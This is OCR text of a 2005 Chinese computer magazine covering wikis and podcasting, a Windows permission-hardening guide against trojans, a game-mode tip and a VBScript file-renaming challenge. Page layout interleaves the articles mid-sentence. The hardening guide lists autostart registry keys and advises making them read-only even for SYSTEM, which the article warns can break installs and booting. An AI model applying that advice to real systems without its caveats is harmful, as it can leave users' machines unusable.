维基百科是目前世界上最大的Wiki系统，它是一个基于Wiki和GNU FDL(GFDL)的百科全书网站系统，致力于创建内容开放的百科全书。该系统于2001年1月开始投入运作，2001年2月超过10,000条条目，2001年7月超过10,000条条目，至2005年3月，英文条目已经超过50万条，远远超过了《2005大英百科全书》的6.5万个条目。自2002年10月至今，全世界的维基人已写成35,185项中文百科条目。非盈利机构“Wikimedia基金会”只有一个雇员，他的工作就是保证服务器正常运转。

你知道吗?

GNU自由文档协定证书(GNU Free Documentation License)是一个版权属左(或称“反版权”)的内容开放的版权协定。它是由自由软件基金会为了GNU计划于2000年发布的。目前1.2版的全文可以到www.gnu.org/licenses/fdl.html查询。该协定适用于所有计算机软件文件以及其他参考及指导材料。协定规定，所有使用了该协定的材料的衍生品，不论是经过修改或转载，也都必须采用GNU自由文档协定证书。采用该协定的材料可以用以商业用途，但必须允许任何愿意遵守该协定的人士在该协定下进一步修改或散发材料。



维基的现状

跟博客相比，维基的现状不容乐观。因为维基多人协同写作的独特特性，为网站建设提供了崭新的思路，让大家来贡献内容，岂不是众人拾柴，很快就搭起一个出色的网站来了？于是，从2004年下半年开始，国内陆续出现了很多维基站点。但是事情并不是那么简单，内容的积累、人气的聚集都成为维基网站的巨大门槛。经过一段时间的尝试之后，大量国内维基网站被挡在门槛之外，没能继续走下去。这也就是为什么现在维基网站的数量非常的少的一个重要原因。


除此之外，大部分维基网站内容空洞也是吸引不了别人的一个重要原因。很多维基网站中的内容太过一般化，没有阅读价值。对于特色内容，由于专业知识和文笔方面的要求，对贡献者的数量产生了较大限制。仅仅站长撰写主力内容，在整个维基站点的内容里分量不足。

就目前来说，维基网站比较成功的还是维基百科全书，其模式宽泛而松散，多数东西都可以用来充实百科知识。然而，维基百科的柴草堆模式很难复制。首先维基百科已经具有了巨大的内容基础；其次在其他领域里随意撰写资料，似乎并没有良好效果。建立维基网站的站长，很多是某些领域的爱好者，并没有规划专题网站的经历，也没有大量撰写专栏文章的积累。在网站内容的管理上，站长们在专题内容建设受阻时，往往受到维基百科模式的影响，东一榔头西一棒的贡献，没有具体的章法。也许对于更多的维基站点而言，围绕某个专题开展协作活动更现实可行。漫无目的地贡献结果，也许未来并不能建成大厦，而始终像个杂乱的工地。维基网站虽然很吸引人，但是想长期办下去，却是一件很难的事情。

如何参与到维基当中

在维基的主页上，你可以通过编辑页面，创建新页面，宣传维基百科和其他许多方法来参与维基百科协作计划。


如果你要在维基中建立新的页面，那么最好在建立之前先搜索维基百科现有的条目，以查看是否已经有人建立了该页面或相似页面。如果自己要建立的页面已经有人建立的话，那么就不需要再创建另一个新页面，或许你只需要创



维基百科中关于网志的解释，可以通过简单地点击“编辑”链接来编辑信息



2005 年 8 月 4 日～8 日，第一届维基媒体国际大会在德国法兰克福青年旅舍举行



维基百科全书的编辑页面

建一个重定向页。要创建新页面，可以从现有页面上的一个指引到新页面题目的链接开始。

此外在阅读维基百科条目时，有时候会发现一些链接指引到还没有内容的条目(像这个链接：不知名链接)。点击这个链接会直接转到一个编辑页面，可以直接开始编辑这里没有的内容。在最新版维基百科中，这些连接以红色显示。

而编辑一个维基页面也十分容易，只要点击页面上方的〝编辑本页〞或右侧的〝编辑〞链接即可修改该页，或点击〝讨论本页〞然后再点击〝编辑页面〞来讨论该页面。点击后就会看到一个包含那个维基页面的可编辑的文字区域。然后就可以输入文字，再在文字区域下的栏中输入编辑摘要，完成后点击〝保存本页〞就可以。当然也可以在保存前先预览自己的修改，先将文字复制到您最喜欢的文字编辑器，编辑并检查后再贴回　览器预览往往更方便。这样做方便你断线后用备份档做修改。

有关维基百科全书的详细使用方法和技巧，你可以参考网站http://zh.wikipedia.org 上的《使用指南》

作一个维客的态度

维基上的内容比较杂，在理论上说，没有人可以控制维基的内容，同时每个人都可以控制。每个读者对维基上的内容都拥有修改，添加和删除的权利，只要他感觉合适。对一些组织来说，接受这种缺少集中控制的状态需要在观念上有比较大的改变。维基看起来像是一个进入无政府世界的邀请——对网上恶意破坏的人来说他们可以随意地修改，甚至删除一些重要的内容——但是在现实中，这种情况几乎不会发生。这样就要每个维客都要有高度的自觉性，不要轻易删除和修改别人的东西。只有这样，才能够让维基更好的生存下去。

不过为了防止重要信息被修改或删除，维基站长可以对某些特定的页面进行“保护”，使其不可修改。事实上，即使一个重要的页面已被删除或修改了，也不用担心。Wiki是一个网上信息数据库，每次对其进行的修改都会被记录下来，并且是可恢复的。

播客的再次进化 听觉视觉的盛宴

播客——看得见听得到的自由表达

成为一名播客的技术壁垒并不高，成本花费也不多。只要一台上网电脑、一个麦克风，你就可以成为一名播客，你就可以成为一名DJ或是节目主持人，而你的受众是全世界。播客和博客倡导的精神和理念一脉相承：民有、民治、民享的媒体。

播客(Podcast 或 Podcasting)，是苹果电脑的〝iPod〞与〝broadcast(广播)〞的合成词，指一种在互联网上发布文件并允许用户订阅feed以自动接收新文件的方法，或用此方法来制作的电台节目。订阅播客节目可以使用相应的播客软件。这种软件可以定期检查并下载新内容，并与用户的便携式音乐播放器同步内容。一般来说，任何数字音频播放器都可以播放播客节目。同时，播客技术也可用来传送视频文件，　如果要是说博客和维基还有一些本质上的区别，那么博客和播客的区别就是，就是把博客中的文字换成了音频或视频，可以说播客就是博客的影音视频版。但是当博客进化成播客，个人化广播却带来网络的革命。

小知识

★ Podcasting 从其意，被译为“自助广播”；

★ Podcaster 从其意且从其音，被译为“播客”；

★在 Blog(现译为博客)初进中国时，Blog 和 Blogger(写 Blog 的人)，中文统称“博客”，某些情况下引起了不少困惑。有此前鉴，Podcast 和 Podcaster 再统称“播客”似有不妥，所以很多时候 Podcast 被译为“波刻”(取“声波刻录”之意)，而制作的人和网站被称为“播客”。

播客的由来

Harold Gilchrist 和 Adam Curry 是博客中最早使用这项功能的人。2003～2004 年，Dave Winer 帮助前脱口秀主持人 Christopher Lydon 在其在哈佛的博客里添加声音文件，Lydon 关于 2003-2004 年度美国总统竞选的长篇报道敦促了 Curry 脑中描述 iPOD 一族的想法。

2001 年，Dave Winer 在 RSS2.0 说明里增加了声音元素，之后，Winer 的公司 UserLand Software 把这项功能内嵌到其博客软件中。



播客之父 Dave Winer 和 Adam Curry

2004 年 2 月 12 日，镜报文章〝听觉革命:在线广播遍地开花〞中涉及〝podcasting〞这一概念，但是没有提及〝自动－同步〞这个概念。

2004 年 9 月 15 日，Dannie J. Gregoire 直接使用〝自动－同步〞这一概念来描述 Adam Curry 提出的〝自动下载，同步播放〞这一想法。Gregoire 还抢注了和 podcasting 相关的一系列域名，podcasting.net 就是其中一个。

而播客真正开始流行的时候是在 2004 年底 2005 年初，美国一些非赢利性广播台发现播客很适合他们制作的讲故事、专访、评论、对话等节目。如果说博客已经对传统纸质媒体造成挑战的话，那传统的广播电台则要应对播客的压力了。借助于 RSS 技术将 MP3 音频文件连缀起来，也就形成具有强大生命力的虚拟电波频段。

网友可以将网上的广播节目下载到自己的 iPod 等 MP3 播放器中随身收听，享受随时随地的自由。你更可以自己制作声音节目，并将其上传到网上与广大网友分享。

播客它是数字广播技术的一种，出现初期借助一个叫〝iPodder〞的软件与一些便携播放器相结合而实现。Podcasting 录制的是网络广播或类似的网络声讯节目，网友可将网上的广播节目下载到自己的 iPod、MP3 播放器或其它便携式数码声讯播放器中随身收听，不必端坐电脑前，也不必实时收听，享受随时随地的自由。更有意义的是，你还可以自己制作声音节目，并将其上传到网上与广大网友分享。就像博客颠覆了被动接受文字信息的方式一样，播客颠覆了被动收听广播的方式，使听众成为主动参与者。甚至有人说，播客可能会像博客 一样，带来大众传媒的又一场革命。

播客更像一个自助广播，是全新的广播形式。收听传统广播时我们是被动收听我们可能想听的节目，而播客则是我们选择收听的内容、收听的时间以及以何种方式让其他人也有机会收听，所以理论上人人播客是可能的。



Apple 网站上使用 iTunes 收听博客的介绍

播客的现状

刚开始的时候播客并不受到大家的关注，但随着宽带的普及和自动下载声音文件等相关技术的不断进步，播客(特别是 MP3 博客)、RSS、新闻阅读器等迅速结合并流行开来。当博客们对 RSS 技术运用自如时，广播台的音频内容也不断出现，并且很大一部分节目制作成流媒体格式。

虽然播客出现的时间并不是很长，但是发展却非常的迅速，这是因为播客和广播、网络电台上有本质的区别。广播和网络电台都是一对多的传播，一个节目源在中心，许多人接收。而播客传播中，首先听众们是自动下载音频文件；其次接收者也可同时拥有节目的源数据，如节目日期、节目标题、节目描述等。而播客在时间上是相对自由的。这有两方面含义，一是可以随时收听；二是收听的时候可以自由控制听哪段、不听哪段。如此有个弱点就是播客没有听众的实时参与，也不能像传统广播一样快速到达大范围受众。

但和传统广播相比，播客有个最大的优点就是它的平等性。多数国家的广播频谱是被严格控制着的，个人很难或者根本无法获得广播许可证。播客让每个人都有机会轻易在世界范围内传播信息。播客技术可以使千千万万像克拉斯这样的普通网民成为独立广播制作人或者节目主持人。从理论上讲，只要拥有一台上网电脑和一个麦克风，你就可以掌握话语权，并以自己特有的风格向全世界播音。

这对听众们也是一个福音。因为播客技术就像视频点播一样，只要听众在一个网站注册并成为订户，程序就会自动为其下载一个数字播放器。听众不必再像从前一样必须将就电台的节目表，完全可按照自己的时间随意收听节目。广播的含义从此将彻底改变。

以前为了听到感兴趣的节目，不得不锁定一个电台并整天开着收音机，很多无聊节目入耳，浪费时间且被插播广告弄得心烦意乱。现在可以同时锁定

全世界的广播电台，并轻而易举地找到想听的节目。

正因为有上面的区别，所以播客很受广大网民的欢迎。但就目前来说，国内的播客网站还是很少，这也跟没有太好的播客主题有很大的关系。

迅速拥有自己的播客圈

由于播客的特殊性质，所以宣传方式要跟博客有一定的区别。最好是有一个属于自己的论坛，然后在论坛上建立一个播客专区，让大家来对播客的内容进行讨论。这样就能知道，都什么样子的话题会引起其他人的兴趣。将这些资料进行整理，然后根据这些资料来录制播客的内容。

有好的内容还远远不够，还需要进行宣传才可以。开始的时候可以到一些音乐论坛去发一些帖子，从那里也可以找到一些喜欢播客的朋友。这样坚持下来，在很短的时间内就可以迅速拥有自己的播客圈。

玩转播客

想要玩转播客，你首先要成为一名“听客”，会听才能知道自己需要播什么。

1.如何成为一名听客?

当一名听客其实很简单，你只要有三点准备:

(1)心理准备

转变观念:MP3不再只是音乐播放器！它是一个新的内容平台!

自播客十月革命以来，大量的播客涌现，这些播客创造的波刻(Podcast)万象纷呈，从新闻、音乐、购物到教育、宗教，几乎无所不包。同时，一些广播电台如KOMO(KOMO 1000 AM)、XM广播电台(XM Radio)、CBC广播电台、波士顿公共广播电台(WGBH)和BBC广播电台也开始提供波刻节目。

它可以是两个意思:播客制作的节目(名词)和播客制作节目(动词)。

MP3播放器，既是你的八音盒，也是你的数码百宝箱；你听到的既可是音乐，也可能是一次采访、一场演说、天气预报、情书......MP3播放器不再只是音乐播放器了!

(2)硬件准备

一台可以上网的电脑、一部MP3播放器(当然，还可以是智能手机、PDA等其他便携媒体播放器)。IPod是MP3播放器的代名词，但它并不是唯一的选择。Podcasting的“Pod”可以是其他任意一款MP3播放器。

(3)软件准备

下载必要的播客接收软件。

Ipodder是Adam的创造，除此之外，还有其他几款软件如Doppler，jPodder 以及BlogMatrix 和iPodderX等，鉴于大多数的用户都是使用Windows，以上介绍的软件都是支持Windows的。当你“订阅”了你想听的那些波刻节目后，这些软件就会自动地把那些最新的节目“送”到你的电脑中。

下面以iPodder为例，来看看具体怎么操作。

第一步：到http://ipodder.sourceforge.net/index.php#download网站，Windows用户选择“Windows下载”后到转到的新页面中选择其中的任意一个镜像下载站点，把iPodder下载到你的电脑中。

安装完成后，点击主菜单“Tools→Select Language→简体中文”，即可让IPodder变为全中文版本（见图11）。



图 11

如果第一次启动被软件提示选择内码，选择“English”的任意内码即可。

第二步：启动iPodder软件后选择主菜单“定时器→打开定时器”，自定义多长时间让iPodder接收最新的波刻。我们选“在固定时间间隔内检查”，再选“30分钟”。这样，iPodder每隔30分钟就会自动查找最新的订阅节目了（见图12）。

第三步：点击主菜单中“工具→加新feed”，在弹出的“加一个新Feed”窗口中添加你想“订阅”的波刻feed(Podcast Feed)。以“播客宝典”为例，我们添加 “http://www.hopesome.com/wp-ipodder.php"，点击“保存”完成添加（见图13）。

第四步：在主窗口的“订阅”标签就可以看到我们新加入的feed，这是在该项上单击鼠标右键选择“立刻检查”，这是iPodder就会立刻为你搜寻新加入的波刻节目。

第五步：点击主菜单中的“文件→个人设定”，在弹出的“配置”标签中点击“下载Podcast到此目录”旁的“ 览”按钮，选择将下载的波



图 12




图 13

刻节目保存的位置。

现在大功告成了，只要播客宝典一有最新的节目，你的电脑就可以同步接收了。如果你同时"订阅"多个栏目，iPodder 都可以把它们"送"到你的电脑硬盘中。

第六步：在你前面设定的下载目录中把你下载的播客拷贝到你的 MP3 播放器中，你的 MP3 播放器就真正成为一个"移动百宝箱"了。

当"听客"其实就是这么简单！

播客开启了一个全新的世界，它在解放你的耳朵的同时，改变你的生活方式。

应该看到，Podcasting 还处于起步阶段。随着技术的发展，这一切有可能变得更简单，更人性化。尽管苹果(Apple)新近推出的 iPod Shuffle 让很多播客失望，认为其对 Podcasting 不够友好，但苹果显然不会坐失这块巨大的商机。在不久的将来，iPod 新款就可能集成诸如 iPodder 之类的波刻接收软件，而且，很有可能，这些波刻会直接"送"到你的便携终端而不必经过电脑硬盘。

2.如何成为一名播客?

要成为播客，很简单，只需要六个步骤：

第一步：准备一台能上网的电脑，一个耳麦。

第二步：下载一个免费的录音软件 Audacity(下载地址：http://audacity.sourceforge.net/download/)。

第三步：确定你想录什么？

第四步：打开 Audacity，按下红色录音键，开录！

Audacity 的使用非常简单。你想通过耳麦输入你说的话，只需要双击你屏幕右下角的喇叭，然后打开"选项"菜单点"属性"，然后选"录音"，确定，然后里打勾选择"麦克风"。如果你要录自己电脑上播放器播放的背景歌曲，同上设定过程，选择"立体声混音"就可以录歌曲了。

合成背景音乐的时候只需要导入录好的音轨，然后一并保存成 wav 或者 MP3 就可以了。也许你对效果不满意，剪辑也很方便，你可以像编辑文字一样编辑那些波浪线。Audacity 给你提供了放大镜，时间拖曳等工具。你可以把想编辑的部分放大，这样可以剪辑得很细致，你还可以随意把音轨拖来拖去，调整到你希望的时刻，比如你希望正好和音乐同时开始说话，只要对齐这两个波浪就可以了(见图 14)。




图 14

第五步：录好了别忘记保存。点击"File→Save Project"，建议你保存为"project"，这样你随时可以打开这个原始的音轨文件来修改或重新剪辑。然后你再存成 wav 格式"Export as WAV"就把多个音轨压成一个音轨。如果想存成 MP3 格式可以选择"Export as MP3"，但是这时你需要已经下载lame(下载地址:http://sourceforge.net/project/showfiles.php?group_id=290)，并解压到某个目录。在第一次压 MP3 的时候 Audacity 会问你 lame_enc.dll 在哪里？你只需指向解压的那个目录，点选文件 lame_enc.dll 即可，以后 Audacity 就不会再问你了。

第六步：上传。这里介绍最"傻瓜"的 EasyPodcast，下载地址(http://sourceforge.net/project/showfiles.php?group_id=130790%20)，这个软件还不算成熟，但是它使你的上传变得非常简单，你只需 3 步就好。

打开你的 MP3，点击"Creat final MP3→Creat RSS→send"，万事大吉！

当然此前你要在"Tools"菜单下的"Option"选项里设好你的 FTP 地址、用户名和密码。

至此，你已经成为播客了！如果希望成为一名高级播客，播客宝典 http://hopesome.com/index.php 是你的必读。

今天我们纵览了博客世界的种种，如果你是爱好自由充满思想有个性又肯付诸行动将你的想法与全世界分享的人，你没有理由不投身博客世界的怀抱，不论是挥洒洋溢文字的博客、理性的总结和规范维基知识的维客、还是用你的声音和影像描述这个世界的播客，成为他们才是你真正自由的开始，请在互联网上自由地表达！

CF [ZT01]

■小飞 头蚊子的弟弟

★★★

权限之剑再度出击,彻底斩断邪恶黑手

本文可以帮你学到

- 防止恶意程序加入自启动项
- 防止 IE 被劫持
- 防止文件类型被恶意程序关联

在本刊 2005 年第 9 期的《用好 Windows 权限之剑——严防非法入侵》中为大家介绍了使用 Windows 权限机制来保护电脑免遭非法入侵的方法,而今天要为大家带来的就是这篇文章的续篇,主要介绍的内容是利用权限机制防止木马及其他恶意程序感染系统。

注意:本文针对的是具有权限保护机制的 Windows 2000/XP(Professional 版本)/2003,相应硬盘分区文件格式应为 NTFS,并且在“文件夹选项”中去除了“简单文件共享”的勾选。

有腿也不让你跑:保护自启动项不被修改

网站的页面被黑客挂上木马的事件层出不穷,所以即使你只上几个知名的大网站,也有可能受到网页木马的侵害。木马都会在开机时自启动,虽然自启动的方式有很多,但万变不离其宗,巧用权限之道就可以让木马有腿也跑不起来。

1.保护注册表自启动项

运行“regedit.exe”打开“注册表编辑器”(Windows 2000 则应运行“regedt32.exe”),分别右击下表中列出的注册表位置并选择“权限”,去除 Administrators 用户组及 SYSTEM 用户的“完全控制”权限(见图 1),仅保留“只读”权限(如果对此操作不熟悉,可以参考本刊 2005 年第 9 期的《用好 Windows 权限之剑——严防非法入侵》)。如果勾选框是灰色不可选状态的话,可以先点击“高级”,然后去除“从父项继承那些可以应用到子对象的权限项目,包含那些在此明确定义的项目”的勾选(见图 2),选择“复制”并点击“确定”即可。




图 1




图 2

附表

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx]
[HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\Load]
[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon]
[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System\Shell]
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\ShellServiceObjectDelayLoad]
[HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\System\Scripts]
[HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\System\Scripts]

注意:要修改以上所有注册表位置,必须以管理员身份登录。“RunOnce”和“RunServicesOnce”在设为只读后会造成一些软件的安装或者反安装出现故障,在需要进行此类操作时应事先将易导致此故障的注册表位置恢复原来的可写状态;“Run”设为只读后,那些需要利用注册表实现开机自启动的程序(如

让Windows进入游戏模式

★★

■小刀杀手

游戏玩家可能深有体会，在配置不高的电脑上，先使用一段时间，比如上网聊聊天，听听音乐再看会儿电影之后，如果再运行电脑游戏，可能就会带来跳帧等影响游戏流畅度的问题。另外，在Windows中经常因为按了Win键而退出游戏，即使再回到游戏中也会有一些副作用，比如CS中就会听不到声音，虽然以前曾经介绍过很多屏蔽Win键的方法，但大多需要使用小工具，有没有什么办法能让Windows进入游戏模式呢(以下方法仅适用于Windows 2000/XP)?

按Ctrl + Alt + Del点击"任务管理器"，然后在进程列表中右击explorer.exe进程，选择"结束进程"。这样做不但可以释放不少系统资源(尤其在explorer.exe占用CPU较高的情况下)，另外也会使Win键暂时失效。此时在"任务管理器"中选择菜单"查看→更新速度→暂停"(见图)，注意这个选项应在游戏完后改回原值，这样就停止了"任务管理器"的自动性能采样(不然关了explorer.exe却又增加了别的系统开销，就太不值得了)，然后选择菜单"文件→新建任务(运行)"，选择游戏程序打开即可。在结束游戏退出后，要恢复原来的桌面状态，只需重新运行explorer.exe。



有的朋友原先可能经常使用Win键强制退出游戏以逃避BOSS的法眼，偷偷告诉你:结束explorer.exe后，Alt + Tab还是可以使用的。

CF [YY02]

Winamp、MSNShell等)，就无法通过软件的设置选项来控制自启动与否了，只能先去除注册表中相应位置的只读状态，再进行操作，所以推荐大家安装完所有的常用软件并重新启动后再按上法修改。

2.锁定自启动文件

打开"资源管理器"，在C盘根目录下(假设Windows安装在C盘，根据实际情况可有所变更)找到Autoexec.bat、Config.sys、Win.ini这三个文件，分别右击之并选择"属性"，在"安全"选项卡中修改Administrators用户组和SYSTEM用户的权限，仅保留"读取"及"读取和运行"，其他一律去除。

切断坏蛋的后路:让木马无处藏身

除了自启动项外，木马等恶意程序启动的方式还有很多种，比如捆绑在常用程序上，或者修改注册表中的文件关联等。

1.防止病毒捆绑常用程序

①将系统目录下的explorer.exe、svchost.exe等程序的权限都根据上文的方法设为只读和运行，但在安装系统补丁时最好先将权限改回原状，否则可能导致升级失败。

②将QQ、MSN目录下的主程序文件的权限也按上法修改，这是由于很多QQ盗号木马都会在入侵系统后将原来的QQ.exe改名，而用自身替代QQ.exe，这样设置可以去除盗号木马完成此操作的权限。

2.防止病毒关联正常文件类型

很多木马都会修改注册表中的关联，比如EXE、TXT、CHM等文件的关联，这样在打开这些文件时就会优先启动木马程序，导致木马杀之不尽，我们可以防患于未然。打开"注册表编辑器"，将[HKEY_CLASSES_ROOT\exefile]、[HKEY_CLASSES_ROOT\txtfile]等常见的文件类型的权限都设置为"只读"。

3.谁也劫持不了我的IE

IE被恶意网站劫持是件麻烦事，可能打开IE就出现一大串广告窗口，我们曾经介绍过使用HijackThis等软件来解救被劫持的IE，但为什么不在被劫持之前就做好防范呢?首先在Internet选项中将各选项都设置到最佳的状态，然后将以下两个分支的权限改为"只读"。

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer]

[HKEY_CURRENT_USER\SOFTWARE\Microsoft\Internet Explorer]

特别提示:

1.不要将权限设为"拒绝"，否则将引起软件或系统的运行错误。

2.不要试图将注册表中的所有项目都设为只读，那样将可能导致系统无法启动。

CF [YY01]



见名知义，让文本文件一目了然

任务编号:200516

任务内容

批量处理指定文件夹中的所有文本文件(无规则的任意文件名)，使每个文件都以该文件内容的前X个字符命名(X为数字)。注意，当前X个字符中含有不能用于文件名的字符时，则自动跳过。

装备: Windows 98/2000/XP
任务难度系数: 3/5
挑战者: 吴怀明 张宗闰

新任务
(300元)

Word文件打开速度慢，而且如果有宏病毒的话，还有可能会导致系统被破坏。如果只需要 览这些文件中的文字，而不需要图片，那么TXT是最好的选择了。本期挑战就是要让大家找出将DOC文件批量转换为TXT文件的方法。

有需求才会有创造:内容识别的难题

首先来看看为什么会需要将文本文件使用文件内容提取信息来命名:平时使用电脑，我们遇到有用的内容都会想要记录下来，比如某个好友发来的新电话号码、一段有趣的文章节选等。最常用的方式是新建一个文本文件，然后将内容保存在其中，但大多数人都会懒得将文件以容易识别的方式命名，比如〝XXX的电话号码.txt〞，而采用了默认的〝新建文本文件.txt〞或其他没有规则的命名方式。

随着这种文本文件数量的增加，我们就会面临信息二次分拣的难题，如果能用文件中的部分信息作为文件名，在查找某个内容的文件时会方便很多。

挑战者 吴怀明:VBS脚本打造“文本文件命名大师”

完成度:100%　　**推荐度:**★★★★★

我首先尝试了在网上搜索符合要求的软件，但是很遗憾没有找到。后来考虑了几种方式，为了能够让每个人都能自己动手，我用VBS脚本编写了这个〝文本文件命名大师〞。

注意:本文假设要改名的文本文件都保存在D:\txt目录下，大家在使用时应先将脚本代码中的路径参数修改成自己的路径。

第一步:打开〝记事本〞，输入以下内容，保存为VBS脚本文件(可保存在任意目录)，如txpro.vbs，也可以直接从http://www.newhua.com/cfan/200516/txpro.zip下载并解压。

```
Dim myfso, myfiles, myfilename, myfile, myfiless, alltext, hi, f, fname
Set myfso=CreateObject("scripting.filesystemobject")
Set myfiless=myfso.getfolder("D:\txt")          '设置要处理的目录,此处应改为实际目录
Set myfiles=myfiless.files   '得到目录下的所有文件
readchars=10      '读入的文本内容长度,不能大于filelength参数
filelength=20   '处理的文件最小长度,默认为20,即低于20不处理
filenamechars=5            '新文件名的长度
hi=1
For each myfile in myfiles
        If Right(myfile.name,3)="txt" and myfile.size>=filelength Then
                alltext=readff(myfile.path)
                fname=ffname(alltext)
                Set alltext=nothing
                wscript.echo myfile.name   '显示原文件名
                wscript.echo fname         '显示新文件名
        End If
        'myfile.name=fname&".txt"
        '下面一行中的"\conv\"即为生成的文件保存在原文件目录下的位置
        newpath=myfso.GetParentFolderName(myfile.path)&"\conv\"&fname
        If not (myfso.FileExists(newpath&".txt")) Then
                On Error Resume Next
                Err.Raise 52      '产生文件名错误
                Err.Clear '清除错误。
                myfile.move(newpath&".txt")
        Else
                hi=hi+1
                newpath=newpath&CStr(hi)&".txt"
                myfile.move(newpath)
        End If
Next
wscript.echo "完成"                '所有文件名更改完毕,提示。

Public Function ffname(sfilename)    '函数ffname
Dim j,kk,hh,ch
j=1
kk=1
If sfilename="" Then
        ffname="空文件"
        Exit Function
End If
i=1
For  i=1 to len(sfilename)
        ch=Mid(sfilename,i,1)
        If ch<>"!" and ch<>"<" and ch<>">" and ch<>"/" and ch<>"*" and ch<>"\"  and ch<>"?" and ch<>":" and ch<>"|"  and ch<>"," and ch<>"! " and ch<>"" Then
        j=j+1
        hh=hh&ch
        End If
        If j>filenamechars Then
                If hh="" Then
                ffname="default"
                Else
                ffname=hh
                End If
        Exit Function
        End If
Next
ffname=hh
End Function
```

```
Public Function readff(sfilename)
Const ForReading = 1, ForWriting = 2
Dim mfso,f,ss,alltext
Set mfso=CreateObject("scripting.filesystemobject")
If mfso.FileExists(sfilename) Then
        Set f=mfso.OpenTextFile(sfilename, ForReading)
        readff=f.Read(readchars)
        f.Close
End If
End function
```

第二步:确定代码中的路径参数与实际要处理的路径符合。本例中的处理目录为D:\txt,故在其下手动新建一个存放处理好的文本文件的子目录conv,运行该VBS脚本文件即可完成操作。在文件较多的情况下,可以将上述代码中的"wscript.echo"语句注释掉,就是在该句前加单引号"'",以避免频繁提示。

这段代码的优点:

①在文件名出现重复时自动在文件名后加上数字序号以避免出现错误。

②运行速度极快,使用方便,支持单个最大64KB的文本文件。

③可设置的参数较多,可自定义性强。

挑战者 张宗闰:BAT+VBS合力打造命名工具

完成度:100% **推荐度**:★★★★☆

这次挑战的主要难点在于可能出现多种未知情况,比如两个文本包含的内容可能相同,那么提取头部的一段内容作为文件名就可能导致重复,还有空白文件的处理等……考虑到实现这些容错机制就不得不带来代码的冗长。

由于版面有限,在此不列出完整代码,大家可以从http://www.newhua.com/cfan/200516/autoname.zip下载。

第一步:压缩包中含有AutoName.bat和AutoName.vbs两个文件,其中AutoName.bat的文件内容如下:

```
@echo off
set list=f:\TextFile.LST
if {%1} == {} chdir > %list%
if {%1} == {} dir /b *.txt >> %list%
if {%1} == {} goto work
if not exist %1\nul goto end
echo %1> %list%
dir /b %1\*.txt >> %list%
:work
start /wait f:\AutoName.vbs
